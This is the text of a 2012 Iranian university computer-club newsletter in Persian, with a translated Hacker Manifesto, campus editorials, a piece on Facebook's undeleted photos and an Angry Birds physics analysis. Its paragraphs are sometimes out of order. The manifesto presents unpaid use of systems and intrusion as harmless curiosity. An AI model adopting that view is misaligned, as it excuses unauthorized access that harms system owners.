



گازنامه علمی خبری

عصر رایانه

سال چهارم، شماره ۱۱ اسفند ۱۳۹۰، رایگان



دانشگاه صنعتی خواجه نصیرالدین طوسی
انجمن علمی کامپیوتر و رباتیک





فرهنگ کامپیوتری

بیانیه هکر یا The Hacker Manifesto متنی است که هکری به نام منتور (Mentor) در سال ۱۹۸۶ نوشته است. این بیانیه کوتاه پس از دستگیری منتور توسط پلیس، نوشته شده و در نشریه زیرزمینی فرک شماره ۱ چاپ شد. این بیانیه یکی از متون مرجع فرهنگ هکرها است و خواندن آن می‌تواند نمایانگر روحیه و دیدگاه هکرها، نسل اول به دنیا باشد. مانیفست هکرها، راهنمایی است برای هکرها، تمام دنیا و زیربنای کوتاهی برای اخلاقیات پذیرفته شده در این جامعه که می‌گوید توانایی‌های فنی به جای مقاصد خودخواهانه و صدمه زنده به دیگران، باید برای ساخت و گسترش مرزهای جهان آزاد بکار برده شود.

در زیر متن بیانیه هکرها را به آن شکلی که در مجله فرک منتشر شده می‌خوانید:

۱/۱ وجدان یک هکر ۱/۱

نوشته +++منتور+++

امروز یک نفر دیگر دستگیر شد. همه روزنامه‌ها در مورد آن نوشته‌اند. «نوجوانی در رسوایی جرایم کامپیوتری دستگیر شد»، «هکر بعد از دستکاری در بانک دستگیر شد».

من یک هکر هستم، وارد دنیای من شوید.

دنیای من با مدرسه شروع شد. من از اکثر دانش‌آموزها باهوش‌تر بودم و مزخرفاتی که درس می‌دادند، حوصله من را سر می‌برد!

من در دبیرستان هستم. به معلم گوش می‌دهم که برای دفعه پانزدهم مشغول توضیح روش‌های کاهش اصطکاک است. من این را می‌فهمم.

«نه خانم اسمیت، من نمی‌توانم مشقم را روی کاغذ نشان بدهم. من آن را در ذهنم حل کرده‌ام.»

من امروز یک کشف کردم. یک کامپیوتر کشف کردم. یک لحظه صبر کنید! این عالی است. هر کاری که به آن بگویم می‌کند. اگر اشتباهی

کند دلیلش این است که من گند زده‌ام و نه به این خاطر که من را دوست ندارد!

یا به این خاطر که از من می‌ترسد.

یا به این خاطر که فکر می‌کند من باهوشم.

و بعد اتفاق افتاد. دری به جهانی باز شد. پالسی الکتریکی مانند ماده‌ای اعتیاد آور از خط تلفن خارج شد و من را از ناتوانی‌های رومزه‌ای که می‌دیدم خلاص کرد.

همین است. این جهانی است که من به آن تعلق دارم. من اینجا همه را می‌شناسم، حتی اگر آن‌ها را ندیده باشم، حتی اگر هیچ وقت با آن‌ها حرف نزده باشم، شاید در آینده هم هیچ وقت خبری از آن‌ها نگیرم اما همه آن‌ها را می‌شناسم.

شما فکر می‌کنید می‌دانید که همه مثل هم هستیم. در روزهایی که ما هوس استیک داشتیم، در مدرسه با قاشق به ما غذای بچه می‌دادند. تکه گوشت‌هایی که به ما می‌دادید، قبلاً جویده شده بودند و مزه‌ای نداشتند! ما توسط سادیست‌ها احاطه شده بودیم و آدم‌های مریض به ما بی‌توجهی می‌کردند. بعضی‌ها هم بودند که چیزهای خوبی برای درس دادن داشتند اما آن‌ها قطره‌هایی بودند نایاب در بیابانی بی‌انتها.

حالا این دنیای ما است. دنیای الکترون و سویچ و زیبایی پهنای باند. ما از سیستم‌های موجود بدون اینکه پول بدهیم استفاده می‌کنیم ولی اگر به خاطر آن شکم‌پرست‌های سودجو نبود که لازم داشته باشند پولشان را صرف این کنند که رسانه‌ها به ما مجرم بگویند، این سرویس‌ها باید بسیار ارزانتر بودند. ما کشف می‌کنیم و شما به ما مجرم می‌گویید. ما به دنبال دانش می‌گردیم اما شما به ما مجرم می‌گویید. ما بدون رنگ پوست، بدون ملیت و بدون گرایش‌های مذهبی در دنیا زندگی می‌کنیم و شما به ما مجرم می‌گویید. شما بمب اتم می‌سازید، شما جنگ شروع می‌کنید، شما می‌کشید، شما تقلب می‌کنید و به ما دروغ می‌گویید و سعی می‌کنید ما باور کنیم که این چیزها برای ما خوب است، اما ما هستیم که مجرمیم. بله من مجرمم! جرم من کنجکاوی است. جرم من قضاوت کردن در مورد انسان‌ها، نه بر اساس ظاهر که بر اساس آنچه می‌گویند و آنچه فکر می‌کنند. جرم من این است که از شما باهوش‌ترم، جرمی که هرگز به خاطر آن مرا نخواهید بخشید.

من یک هکرم و این بیانیه من است. شما شاید بتوانید این یک نفر را متوقف کنید اما نمی‌توانید جلوی همه ما را بگیرید. به هر حال، همه ما مثل هم هستیم.

فهرست مطالب

00010	فرهنگ کامپیوتری
00100	سخن سردبیر
00100	همایش ۱۰ اسفند
00100	نقدانگی
00101	بوفه یا ...
00101	ماجرای عکس ها در فیس بوک
00110	پرنندگان خشمگین
01000	windows 8
01001	ردیابی ایمیل
01010	شبکه در سال ۲۰۱۲؛ نبرد چالش و راه کار
01100	من یک توسعه دهنده هستم
01101	من کی متوفق می شوم!!!
01110	خودآموز برنامه نویسی در ۱۰ سال
01111	پروژه روباتیک
10000	چه کسی هواپیمای بدون سرنشین مرا سوار شد؟!
10001	چگونه فایل شل را با استفاده از دستورات sql آپدیت ...
10010	مسابقات روباتیک ایران اُپن و خواجه نصیر ما
10010	دانشجو ، هویت ، دانشگاه
10010	محرمانه
10011	گزارش تصویری

به قلم مدیر مسئول

سردبیر ...

خدایش دلسوز بود واسه عصر رایانه. با جون و دل براش کار می کرد. نثر و قلمش رو از قبل تر دوست داشتم. اونقدر به او و عصر رایانه در کنار هم عادت کرده بودم که نمیخواستم جدا بشه؛ و البته جدا هم نیست، اسما و روی کاغذ استعفا داده ولی دلش هنوز با عصر رایانه ست. استعفاش هم از روی اجبار بوده چون نمیتونست همزمان سردبیر ۲ تا نشریه باشه. قول داده بازم توی عصر رایانه مطلب بده. به سردبیر جدید هم خیلی امیدوارم.

خلاصه با تشکر از تمام زحمات پیشکسوتان انجمن علمی و عصر رایانه و علم به اینکه همه مون بالاخره به روز باید بریم، اعلام میکنم که عصر رایانه همچنان پابرجاست ...

پیامبر اکرم (ص):

اثنان یعجلهما الله فی الدنيا البغی و عقوق الوالدین .
دو چیز را خداوند در این جهان کیفر میدهد: تعدی و ناسپاسی
پدر و مادر .

کنز العمال ، ج ۱۶ ، ص ۴۶۲ ، ح ۴۵۴۵۸



گاهنامه علمی خبری

عصر رایانه

سال چهارم ، شماره ۱۱
اسفند ۱۳۹۰ ، ۲۰ صفحه
شمارگان: ۵۰۰ نسخه

صاحب امتیاز:

انجمن علمی کامپیوتر و روباتیک
info@nasircom.com

مدیر مسئول:

محمد امینی
m.amini@ee.kntu.ac.ir

سردبیر:

فریده داش خانه

f.dashkhaneh@ee.kntu.ac.ir

دوستان یاری دهنده این شماره:

محمد حسام کلانتری

افشین جمشیدی

حسین یآوری

شادی پور صالح

مینا ترقی

سارا صادقیان

سید محمد معین حسینی منش

محمد امین محمودزاده

علی اکبری

می توانید مطالب خود را برای ما بفرستید. عصر رایانه در چاپ یا عدم چاپ و ویرایش مطالب ارسالی آزاد است.
asrerayane@nasircom.com

نسخه ی الکترونیکی عصر رایانه ، چندی پس از انتشار نسخه ی چاپی ، در وبگاه انجمن علمی کامپیوتر به آدرس www.nasircom.ir در دسترس خواهد بود.

وارد خواجه نصیر که شدید، بعضی خوشحال بودیم، بعضی ناراحت؛ اما همگی بدون استثنا آرزوهای بزرگی در سر داشتیم. می‌خواستیم پیشرفت کنیم، بزرگ شویم، تجربه کنیم. امید داشتیم که حالا دیگر حتما می‌توانیم در این اندک آزادی فضا به دور از جبر مدرسه، آرمان‌هایمان را دنبال کنیم؛ اما هنوز مهر ورودمان خشک نشده بود که کم کم دیدیم مشکلاتی را که بر سر راهمان گذاشته شده بودند! مشکلات انتخاب واحد، مشکلات کمبود کلاس، استاد، تشکلهای دانشجویی، نشریه و ... کم کم با کمبودها آشنا شدیم و به همان اندازه‌ای که اینجا را فهمیدیم، اعتراف کردیم که آرمان‌هایمان در چنگال رهایی ناپذیر حسرت‌هایمان اسیر شدند. اعتراف تلخی بود؛ اما حکایت، حکایت جالبیست! چرا که با این حال آموختیم که مستقل از نتیجه، در بند حرکت باشیم. آموختیم که حقارت محدودیت‌ها را از یاد ببریم و بر بلندای اندیشه‌مان تکیه کنیم. آموختیم که هر چند که در این میان اوضاع بر وفق مراد ما نبوده؛ اما باید که مبارز باشیم، چرا که مبارزه خود لذتی دارد که در پی امید پیروزی می‌آید، خود رنجی دارد که بار آن را به دوش می‌کشیم تا باورمان شود که زنده‌ایم. باید که مبارزه ما شروعی باشد بر پایان همه‌ی این مشکلات.

و آموختیم این آموختن‌ها را از آن‌هایی که قبل از ما بودند و آن‌هایی که هستند. آن‌هایی که برخاستند و با وجود همه‌ی این سختی‌ها حرکت کردند؛ چرا که باور داشتند به راهی که باید پیمود تا لایق نام دانشجو باشیم، تا دانشگاه لایق ما باشد. به خاطر همین بود که «بودند» و ما همان روز ورودمان این «بودن» را فهمیدیم؛ از انجمن علمی، از کلاس‌هایی که برگزار می‌کرد، از جشن ورودی‌ها، از... اصلا همین ۱۰ شماره‌ای که از عصر رایانه منتشر شده، بودندشان را نشان می‌دهد. این ۱۰ شماره‌ای که در چند شماره‌اش ویراستار بوده‌ام و حالا به لطف دوستان سردبیر شده‌ام، دوستانی که خیلی ساده به ما فرصت تجربه‌ی چیزهایی را دادند که از بدو ورود به دانشگاه دنبالشان بودیم و نیافتیم. بنابراین حداقل برای من، عصر رایانه فقط یک نشریه علمی نیست که هر چند وقت یک بار با یک تیم جدید منتشر شود، به قول سردبیر قبلیش تمرین زندگی کردن است! تلاشی است برای رسیدن به آینده‌ای که دیگر برای جهالتی که عامل ستمگری است، غم زده نباشیم. تلاشی که چند سال پیش توسط کسانی که از جنس «آن‌ها» بودند! آغاز شد و تا هر زمان که کامپیوتری در خواجه نصیر درس بخواند، ادامه دارد...

چرخ برهم زخم ار غیر مرادم گردد

من نه آنم که زبونی کشم از چرخ فلک

همایش ۱۰ اسفند

■ محمود کهنسال ■

بکر و دست نخورده‌اند که جای کار بسیار دارند. در واقع پاسخ گویی به این سوالات و پیدا کردن راهکار مناسب برای حل این مسائل هدف اجرای این کنفرانس است.

حضور دانشجویان صاحب نظر، اساتید خبره‌ی رشته‌ی کامپیوتر و نمایندگانی از بازار کار و صنعت کامپیوتر می‌تواند بستر مناسبی برای بررسی و نقد آنچه به عنوان علم کامپیوتر در کشورمان ارائه می‌شود، باشد و مشکلات امروز این رشته را به چالش بکشد و راهکارهایی مناسب برای آن‌ها ارائه دهد. در نهایت می‌توان به این همایش از منظر شروعی برای فعال کردن فرصت‌های فراموش شده‌ی کامپیوتر در ایران و اصلاحات احتمالی لازم نگاه کرد.

علاوه بر سخنرانی، بخش ویژه‌ای برای پرسش و پاسخ از اساتید و صنعتگران در کنفرانس تدارک دیده شده است. شما می‌توانید سوالات مورد نظر خود را در سایت nasircom.com مطرح کرده تا از مهمانان برنامه پرسیده شود.

انجمن علمی کامپیوتر و رباتیک دانشگاه همواره به عنوان یک تشکل دانشجویی در صدد برگزاری همایش‌ها و کنفرانس‌های گوناگونی بوده که جنبه‌ی نقد و بررسی گوشه‌ای از علم کامپیوتر را داشته‌اند. روز پنجم اسفندماه سال گذشته جشنی به بهانه‌ی بزرگداشت خواجه نصیرالدین طوسی و گرامی داشت روز مهندسی برگزار شد که مورد توجه عده‌ی قابل توجهی از دانشجویان و اساتید قرار گرفت و این خود باعث شد تا انجمن علمی امسال نیز در پی برگزاری برنامه‌ای درخور توجه باشد.

امسال انجمن علمی روز مهندسی را مهندسی‌تر گرامی می‌دارد؛ کنفرانس بررسی چالش‌ها و فرصت‌های مهندسی کامپیوتر در ایران در روز ۱۰ اسفند در دانشگاه صنعتی خواجه نصیر برگزار می‌شود تا کمی جدی‌تر و از دیدگاهی متفاوت‌تر به مهندسی کامپیوتر نگاه شود. آنچه به عنوان چالش از آن نام برده می‌شود، دغدغه‌ها و مسائل مشترکیست که بین کامپیوتری‌ها در ایران مطرح است و فرصت، زمینه‌های مختلفی در کامپیوتر است که هنوز آن قدر

نقدانگی

■ محمد امین محمودزاده ■

نش و صدای داد و بیداد و چونه از اون تالار بورس بیرون نزنه! به خیالمون بود بریم سراسری حلاو خیرات می‌کنن، نگو این حلاوی خودمونه که خیرات می‌کنن! هر ترم داریم چونه می‌زنیم بهتر بشه که نشده، نخواهد شد. ازین واحد گذرونی ترم پیش و واحدبرداری این ترم که بگذریم و یه نگاه جلوتر از غرغره‌های من بندازیم، یه ترم دیگه هم گذشت، مشروط شدن یا نشدن، پاس شدن یا نشدن، واحد خوب برداشتن یا برنداشتن، رنک شدن یا نشدن، همش زیر سایه سلامت روانیه که چند وقته زیر دست و پامون گم شده! تازه اگه پامونو روش نذاشته باشیم و له نشده باشه، شاید بشه یه نگاه بهش انداخت. یکی درس خونده، یکی نخونده. یکی کار کرده، یکی هیچ کاری نکرد. یکی راضیه، یکی نیست. ولی هممون می‌دونیم که این وضعیت باید تغییر کنه. کیه که این ترم عوضش کنه.

ترم میخوان روزای کاری امتحان رو بکنن ۱۰ روز! کاری ندارم ظرفیت یه کلاس برای بچه‌های برق که چهل نفره، چهل و سه نفر انتظار تو صف خودش داره و بچه‌های کامپیوتر واسه ترمیم ثبت نامشون دنبال یه استاد هستن که کلا کمیابه! کاری به این ندارم که هنوز نمره به درس نیومده که اگه بیفتیم ۹ تا دونه واحد ناقابل از واحدام حذف میشه که اون وقت به خاک سیاه می‌شینم و این خاک سیاه بنده توسط استاد هنوز تصحیح و بررسی نشده! کاری ندارم که فردای انتخاب واحد رسماً کلاسا شروع شده و یه چُخ نمی‌ذارن دانشجو جماعت استراحت کنه! گرچه کسی هم نمیداد سر کلاس ... استاد رو منظورمه. کار به این دارم که آقا، وقتی امتحان دوتا درس ۳ واحدی صعب‌الپاس رو توی یه روز میذارن و مثل این ترمی که گذشت گریه خلیلیا رو درمباری، چه انتظاری داری که پیچ دستگیره در آموزش شل

این روزایی که بحث سر دلاری دو تومن، سه تومنه. که شیر دویست تومن میره روش، آیفون دویست تومن میره روش، قیمتا سه چهار برابر میشه. حالا اینا کنار، اینکه یه ساندویچ دو و پونصدی، هفتصد بره بالا! آدم مثل اصحاب کهف تو کف قیمتا میمونه. تو این بهیوه بازار شامی جایی که دو کلام حرف حساب باید توش پیدا بشه، قاعدتاً دانشگاهه؛ ولی با این حسابی که من جمع و تفریق زدم، سر حرف حساب دانشگاه هم باید دو سه کلام بحث کرد. به جاهای دیگه فعلاً کاری ندارم ولی چیزی که دغدغه این روزامون شده بود، امتحان بودن که با خاک یکسانمون کردن و واحدبرداری با اعمال شاقه همچون برداشتن همزمان ۱۲ واحد در آن واحد! که اعصاب خیلی‌ها رو خط مال کرد.

کاری ندارم که امتحانای این ترم توی چهارده روز کاری برگزار شده و بازم راضی نبودند، تازه این

بوفه یا ...!

■ محمد امینی ■

خلاصه که خیلی از دانشگاه‌ها سعی می‌کنند در جهت جلب رضایت دانشجویان و جذب آن‌ها تلاش کنند، اما بعضی از آن‌ها هم دقیقاً برعکس عمل می‌کنند. بعضی دانشگاه‌ها بوفه‌هایی بزرگ و مجهز برای دانشجویان راه می‌اندازند، یا مثلاً سیستم رزور اینترنتی غذا را راه اندازی می‌کنند. اما بعضی‌ها به داشتن یک دکه‌ی کوچک و ضعیف بسنده می‌کنند. نه! مشکل کمبود جا هم نیست، فضا برای اینکارها زیاد است؛ اما بعضی‌ها می‌گویند بودجه نیست و بعضی‌ها هم بدون توضیح می‌گویند نه!

این مطلب صرفاً یک نقد ساده و یک پیشنهاد است. بوفه‌ی دانشگاه‌ی کامپیوتر و برق، حقیقتاً در شأن آن نیست. اعتراض شفاهی هم کارساز نشد. بودجه‌ی چندانی نمی‌خواهد، یک سازه‌ی آماده‌ی مسقف، که بشه چند دقیقه زیر سقفش آرام و با خیال راحت به نوشیدنی نوشید و وقتایی که می‌خواهی از غذای سلف فرار کنی، بیای اونجا و به املت بزنی؛ همین. حتی یکی از دوستان پیشنهاد داد که خودمون مسئول بوفه بشیم و ته پارک رو به سقف بزنیم و تخت و میز بذاریم و بگردونیمش. اما موانع برای این کار هم زیاد است... حرف آخر اینکه، انجمن علمی کامپیوتر از طریق این رسانه از مسئولین دانشگاه می‌خواه که به فکری برای این بوفه بکنند. بالاخره اگه به قدم برای شاد کردن دل دانشجویها بردارن ضرر نداره.

ترم پیش قسمت شد و هفته‌ای به بار به دانشکده هواضا می‌رفتم. شاید خیلی از شماها بوفه‌ی اونجا رو دیده باشین، ولی توصیفی کوتاه ازش می‌نویسم. اول از هر چیز نمای ساختمان آدم رو جذب می‌کنه. کلبه‌ای شیک و نوساز. واردش که می‌شی، گرمای محیطش تو زمستون، سرخی نوک



بینی رو از بین می‌بره! ۳ الی ۴ میز چند نفره که به خوبی در کنار هم چیده شده‌اند. صدای تلویزیون هم پشت زمینه صحبت دانشجویان به گوش می‌رسه. خلاصه دست کمی از کافی شاپ‌های متوسط داخل شهر نداره! علاوه بر نوشیدنی و تنقلات متنوع، به منوی غذا هم که نگاه کنی به اندازه‌ی کافی گزینه برای سلیقه‌های مختلف هست. ولی وقتی از اونجا به دانشکده‌ی خودمون (کامپیوتر) میام، خُب پارکش واقعاً بهتر و با صفاتر از اونجاست، ولی بوفه ...! در واقع به کیوسک که باید از اون پنجره‌ی ۳۰ سانتی، ویتترین رو ببینی و کلا چند تا گزینه بیشتر برای انتخاب نداری. از غذا هم که فقط یک نوع (ساندویچ سرد) وجود داره و اونم به تعداد محدود و در ساعت مشخص ارائه میشه! اگه به روز بارون یا برف هم بیاد که دیگه هیچی! اگه بوفه باز باشه باید به چای یا هات‌چاکلت گرم بگیری و همینطور که داری زیر بارون خیس می‌شی، میل کنی!



ماجرای عکس‌ها در فیس بوک

■ شادی پورصالح ■

ذخیره سازی عکس‌ها را به سیستم‌های جدید منتقل کنیم. این سیستم‌ها این تضمین را به ما می‌دهند که عکس‌ها را ظرف ۴۵ روز از زمان حذف تصاویر توسط کاربر، به طور کامل حذف کنند. این فرآیند تقریباً رو به اتمام است و تنها درصد کمی از عکس‌های کاربران در سیستم قدیمی منتظر جابجایی می‌باشد. وی همچنین افزود: «انتظار داریم این فرایند در یک یا دو ماه آینده تکمیل شود و ما سیستم قدیمی را پس از این انتقال غیرفعال خواهیم کرد.»

در حال حاضر کاربران پس از سال‌ها انتظار دارند در یکی دو ماه آینده شاهد غیرقابل دسترس بودن عکس‌های خود از طریق URL آن‌ها باشند و دیگر شاهد سو استفاده‌ی اشخاص از آن‌ها نباشند.


این امکان فراهم نبود. اکنون سال ۲۰۱۲ فرا رسیده و هنوز این مشکل تغییر چندانی نکرده است. در این مورد، دوباره از فیسبوک در قبال تعهد این شرکت در قبال حذف عکس‌ها بعد از ۳ سال سوال شد. Frederic Wolens، سخن‌گوی فیسبوک در این مورد این‌گونه پاسخ داد: «سیستم‌هایی که ما برای ذخیره‌سازی عکس‌ها در سال‌های قبل استفاده می‌کردیم، عکس‌ها را از CDN در مدت زمان قابل قبولی حذف نمی‌کردند؛ حتی اگر این تصاویر از Site بلافاصله پاک شده بودند. او افزود: «شرکت ما روی سیستم‌های جدیدی کار می‌کند که این تصاویر را ظرف مدت یک ماه یا کمتر از سیستم پاک می‌کند. ما سخت در تلاش هستیم که حافظه‌ی

عکس‌های حذف شده از روی سایت فیسبوک هرچند پنهان می‌شوند؛ اما در صورت داشتن لینک این عکس‌ها، دسترسی به آن‌ها همچنان امکان پذیر است. در مورد این مشکل در سال ۲۰۰۹ از فیسبوک سوال شد و آن‌ها این‌گونه پاسخ دادند: «در حال کار کردن روی CDN (Content Delivery Network) و رفع این مشکل هستیم.» هنگامی این ماجرا بیش‌تر از یک سال پیگیری شد، عکس‌های حذف شده هنوز از طریق لینک مستقیمشان قابل دسترسی بودند. کاربرانی که از این ماجرا آگاه شده بودند، داستان‌های وحشتناکی را در مورد سو استفاده‌ی اشخاص از عکس‌های حذف شده‌شان را بازگو کردند. این کاربران به دنبال راهی برای حذف کامل عکس‌هایشان بودند ولی هنوز

پرنده‌گان خشمگین

■ گردآوری و ترجمه: مینا ترقی ■

مقاومت هوایی وجود ندارد.
حرکت عمودی چطور؟



این نشان می‌دهد که حرکت عمودی شتاب ثابت دارد (زیرا با معادله درجه دوم به خوبی تطابق دارد).

$$y = y_0 + v_{y0}t + \frac{1}{2}at^2$$

ضریب جلوی t^2 باید $1/2$ برابر مقدار شتاب باشد. این بدان معناست که شتاب پرنده (در جهت عمودی) -2 AB/s^2 است. اگر این پرنده واقعاً روی کره زمین باشد چه؟ بر روی کره زمین، شتاب عمودی باید -9.8 m/s^2 باشد. می‌توانیم از این استفاده کنیم تا طول قلاب سنگ را به دست آوریم.


$$a_y = -2 \frac{\text{AB}}{\text{s}^2} = -9.8 \frac{\text{m}}{\text{s}^2}$$

$$-2 \text{ AB} = -9.8 \text{ m}$$

$$1 \text{ AB} = 4.9 \text{ m}$$

پرنده زرد

ابتدا یک توضیح کوتاه راجع به پرنده‌های زرد ارائه می‌دهیم؛ شما پرنده زرد را پرتاب می‌کنید، وقتی به صفحه ضربه می‌زنید، به نظر می‌رسد پرنده با سرعت به سمت پایین حرکت می‌کند و به اجسام برخورد می‌کند. پرنده زرد اختصاصاً در مقابل بلوک‌های چوبی خوب عمل می‌کند. وقتی که من سال‌ها پیش بازی Angry Birds شروع کردم، احساس می‌کردم که بعد از ضربه زدن به صفحه، پرنده زرد با سرعتی ثابت حرکت می‌کرد. بعد یک روز، من به طور اتفاقی آن را بسیار بالاتر پرتاب کردم. پرنده فقط به بالا رفتن ادامه نداد، به نظر می‌رسید که در یک مسیر سهمی گون حرکت می‌کند. فکر می‌کنم اشتباه می‌کردم! اما بیایید مقداری اطلاعات جمع‌آوری کنیم. تنها کاری که



Angry Birds را که حتماً می‌شناسید! ایده‌ی اولیه این بازی این است که شما این پرنده‌ها را که به نظر عصبانی می‌رسند، با یک قلاب سنگ پرتاب می‌کنید. هدف، سرنگون کردن تعدادی خوک است! در این مقاله می‌خواهیم در مورد فیزیک حرکت پرنده‌ی قرمز و پرنده‌ی زرد در این بازی بحث کنیم. با یک هایکوی Angry Birds شروع می‌کنیم!

خورشید و آسمان آرام
خوک‌های سبز با شادی می‌خندند
چوب‌ها را از بالا خورد کن!


پرنده قرمز

اولین پرنده‌ای که با آن بازی را شروع می‌کنید پرنده‌ی قرمز است. این پرنده توانایی ویژه‌ای ندارد. می‌خواهیم بدانیم که آیا این پرنده‌ها یک شتاب عمودی ثابت دارند؟ آیا سرعت افقی ثابت



دارند؟ بیایید جواب را پیدا کنیم. جمع‌آوری اطلاعات در مورد Angry Birds که حالا می‌توانید آن را در مرورگر گوگل کروم خود به صورت رایگان بازی کنید، بسیار ساده‌تر است. و این بدان معناست که من فقط نیاز به یک وسیله‌ی تصویرگیری از صفحه (Screen Capture Tool) همراه با یک آنالیزگر ردیاب ویدیو (Tracker Video Analysis)، که آن هم رایگان است، دارم. این ردیاب ویژگی جالبی دارد و آن هم کنترل کردن تغییر زاویه دید و بزرگ نمایی است. و اما چیز دیگری که قبل از بررسی حرکت باید در نظر بگیریم، مقیاس است. با شئی‌ای که باید در هر مرحله باشد، شروع می‌کنیم: قلاب سنگ! طول آن را AB در نظر می‌گیریم.


حالا به اطلاعات می‌پردازیم. این نموداری از موقعیت مکانی افقی (x) پرنده به عنوان تابعی از زمان است:




این به آن معناست که پرنده با سرعتی ثابت در جهت x حرکت می‌کرده است. در این صورت، سرعت در راستای x، 2.46 AB/s است (اگر این گونه در نظر بگیریم که ویدیو با زمان واقعی تطابق دارد). خوب


در نظر بگیرید که این فیزیک واقعی و این هم حرکت پرتابی واقعی است. این نموداری از نیرو برای پرنده در هوا خواهد بود.

بله به همین سادگی است! تنها نیروی عمل‌کننده روی پرنده (اگر پرنده خیلی تند حرکت نکند)، نیروی جاذبه خواهد بود. در این صورت هیچ نیرویی در جهت افقی نیست، هیچ






گراف سرعت جایی که سرعت واضحاً تغییر می‌کند، این را تشخیص دهید. به نظرمی‌رسد که دو شتاب متفاوت وجود دارد. تنها با بازی کردن به نظر



می‌رسد که شتاب هنگامی که پرندۀ قبل از ضربه به پایین حرکت می‌کند، بسیار کمتر است.

یک نمودار شتاب عمودی بر اساس زاویه‌ی سرعت نهایی را نیز در این جا می‌بینید.

از این نمودار به نظر می‌رسد که برای زاویه‌ی سرعتی حدود کمتر از



-20° ، شتاب عمودی از 9.8 m/s^2 تا شاید 3 m/s^2 - (یا شاید شتاب صفر است - تعیین آن سخت است!) تغییر می‌کند. در واقع من مقداری اطلاعات بیشتر جمع‌آوری کردم و به نظر می‌رسد که شاید تغییر (گذار-انتقال) شتاب تند نباشد - شاید اینجا تابعی وجود داشته باشد، این نیازمند جستجوی بیشتر است.

